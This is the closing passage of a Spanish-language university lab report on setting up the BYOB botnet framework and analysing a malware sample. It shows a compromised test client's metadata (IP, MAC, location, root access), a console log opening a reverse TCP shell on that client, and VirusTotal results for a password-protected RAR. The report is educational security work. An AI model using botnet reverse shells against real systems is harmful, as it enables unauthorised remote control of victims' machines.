public_ip 83.33.215.137
local_ip 127.0.1.1
platform linux
mac_address 43:30:6A:DA:30:BD
architecture 64
username root
administrator True
device client-VirtualBox
owner None
latitude 40.4165
longitude -3.7026
uid 34f6d8a4f8d7d8033f308f5dd6af0b22
joined 2024-04-08 11:46:16.111432
online True
sessions True
last_online 2024-04-08 11:46:16.111621


[root @ /home/server/byob/byob]>shell 0
Starting Reverse TCP Shell w/ Session 0...

[ 0 @ /home/client ]>echo a
a

[ 0 @ /home/client ]>echo a
Session 0 disconnected
[root @ /home/server/byob/byob]>
```

Vamos ahora a examinar el rar encontrado en la práctica para detectar y prevenir posibles amenazas. Para ello sacamos su hash y lo introducimos en VirusTotal:





UAX Campus 0342306: Caso Práctico VirusTotal - File - 339ceda946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

https://www.virustotal.com/gui/file/339ceda946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

339ceda946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

Fichero Análisis 1. Encriptado contraseña infected.rar

Size 17.43 KB Last Modification Date 11 months ago

rar encrypted

3 / 58

Community Score

3/58 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

This file is password-protected, security vendors may not have been able to look into it

Security vendors' analysis

Do you want to automate checks?

Arcabit	Trojan.ExplorerHijack.E88CBE	Kingsoft	Win32.Troj.ArchiveVir.aa.(kcloud)
NANO-Antivirus	Trojan.Win32.Inject.fqwjev	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

UAX Campus x 0342306: Caso Práctico | x VirusTotal - File - 339ced: x +

https://www.virustotal.com/gui/file/339cedea946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

339cedea946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	Cynet	Undetected
Cyren	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
ESET-NOD32	Undetected	Fortinet	Undetected
GData	Undetected	Gridinsoft (no cloud)	Undetected
Ikarus	Undetected	Jiangmin	Undetected
K7AntiVirus	Undetected	K7GW	Undetected
Kaspersky	Undetected	Malwarebytes	Undetected
MAX	Undetected	MaxSecure	Undetected
McAfee	Undetected	McAfee-GW-Edition	Undetected


UAX Campus x 0342306: Caso Práctico | x VirusTotal - File - 339ced: x +

https://www.virustotal.com/gui/file/339cedea946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

339cedea946629aa06609cc82a4ed4dd5d74eb0d91809a2357eaf22ffae2e764

Microsoft	Undetected	Panda	Undetected
Qihoo-360	Undetected	QuickHeal	Undetected
Rising	Undetected	Sangfor Engine Zero	Undetected
Sophos	Undetected	SUPERAntiSpyware	Undetected
Symantec	Undetected	TACHYON	Undetected
Tencent	Undetected	Trellix (FireEye)	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
VBA32	Undetected	VIPRE	Undetected
ViRobot	Undetected	WithSecure	Undetected
Yandex	Undetected	Zillya	Undetected
ZoneAlarm by Check Point	Undetected	Zoner	Undetected
Acronis (Static ML)	Unable to process file type	Alibaba	Unable to process file type
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
CrowdStrike Falcon	Unable to process file type	Cybereason	Unable to process file type





Podemos ver que efectivamente contiene archivos no seguros. Desgraciadamente no hemos podido ejecutarlo para monitorizarlo ya que está protegido con una contraseña que no hemos sido capaces de crackear por métodos de fuerza bruta.

## CONCLUSIÓN

La "Operación Cibernética: Desvelando los Secretos de BYOB" ha sido una inmersión intensiva en el mundo de la ciberseguridad. A través de la configuración de BYOB y la construcción de una botnet ética, así como el análisis exhaustivo de malware, hemos adquirido una comprensión profunda de las tácticas empleadas por los cibercriminales y las defensas necesarias para contrarrestarlas. Durante este proceso, hemos fortalecido nuestras habilidades de espionaje digital, desenmascarando el funcionamiento de las botnets y analizando el malware desde diferentes perspectivas, tanto estática como dinámicamente.

Nuestro informe detallado y estructurado refleja no solo nuestra comprensión técnica de los conceptos y herramientas utilizadas, sino también nuestra capacidad para presentar hallazgos de manera clara y organizada. Hemos identificado patrones de comportamiento, analizado indicadores sospechosos y reflexionado críticamente sobre medidas anti-malware efectivas.

Es crucial recordar que el uso de herramientas de hacking como BYOB debe realizarse en entornos controlados, éticos y legales, como hemos hecho en este ejercicio educativo. Concluimos que, con un enfoque responsable y consciente, podemos fortalecer las defensas cibernéticas y contribuir a la seguridad en línea de manera efectiva.